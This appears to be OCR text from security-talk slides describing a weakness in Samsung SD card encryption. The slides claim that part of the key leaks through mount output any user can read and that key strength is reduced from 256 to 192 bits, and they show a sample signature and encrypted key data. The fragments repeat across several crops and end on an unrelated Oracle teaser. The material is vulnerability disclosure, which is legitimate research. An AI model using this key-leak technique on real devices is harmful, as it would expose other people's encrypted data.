
```
5c0bd7b1c24951829f9ea44817ca2
1d0ada2dc86d364ad907ba82b0a7
001ef64b6617f652405333ba860a0
5cb78f71a0686f2975e595c560a43
0e77f542408227923c431e914b5f0
bbb6d9ba50f0a8fa
```

Samsung SD card encryption

- The firs 8 bytes of the key is in the mount output

- **256 --> 192**

- The mount command can run by everyone



First 8 bytes of the key from the mount output:

```
ecryptfs_sig=75cc181e528a7a42
```

The encrypted key from edk_p_sd file

```
5c0bd7b1c24951829f9ea44817ca2
1d0ada2dc86d364ad907ba82b0a7
001ef64b6617f652405333ba860a0
5cb78f71a0686f2975e595c560a43
0e77f542408227923c431e914b5f0
bbb6d9ba50f0a8fa
```


Samsung SD card encryption

- The firs 8 bytes of the key is in the mount output

- **256 --> 192**

- The mount command can run by everyone

LIVE DEMO



First 8 bytes of the key from the mount output:
ecryptfs_sig=75cc181e528a7a42


The encrypted key from edk_p_sd file

```
5c0bd7b1c24951829f9ea44817ca2
1d0ada2dc86d364ad907ba82b0a7
001ef64b6617f652405333ba860a0
5cb78f71a0686f2975e595c560a43
0e77f542408227923c431e914b5f0
bbb6d9ba50f0a8fa
```

Samsung SD card encryption

- The firs 8 bytes of the key is in the mount output
- **256 --> 192**
- The mount command can run by everyone

LIVE DEMO



First 8 bytes of the key from the mount output:

ecryptfs_sig=75cc181e528a7a42


The encrypted key from edk_p_sd file

```
5c0bd7b1c24951829f9ea44817ca2
1d0ada2dc86d364ad907ba82b0a7
001ef64b6617f652405333ba860a0
5cb78f71a0686f2975e595c560a43
0e77f542408227923c431e914b5f0
bbb6d9ba50f0a8fa
```


one more thing...

Oracle

CREATE DATABASE LINK...

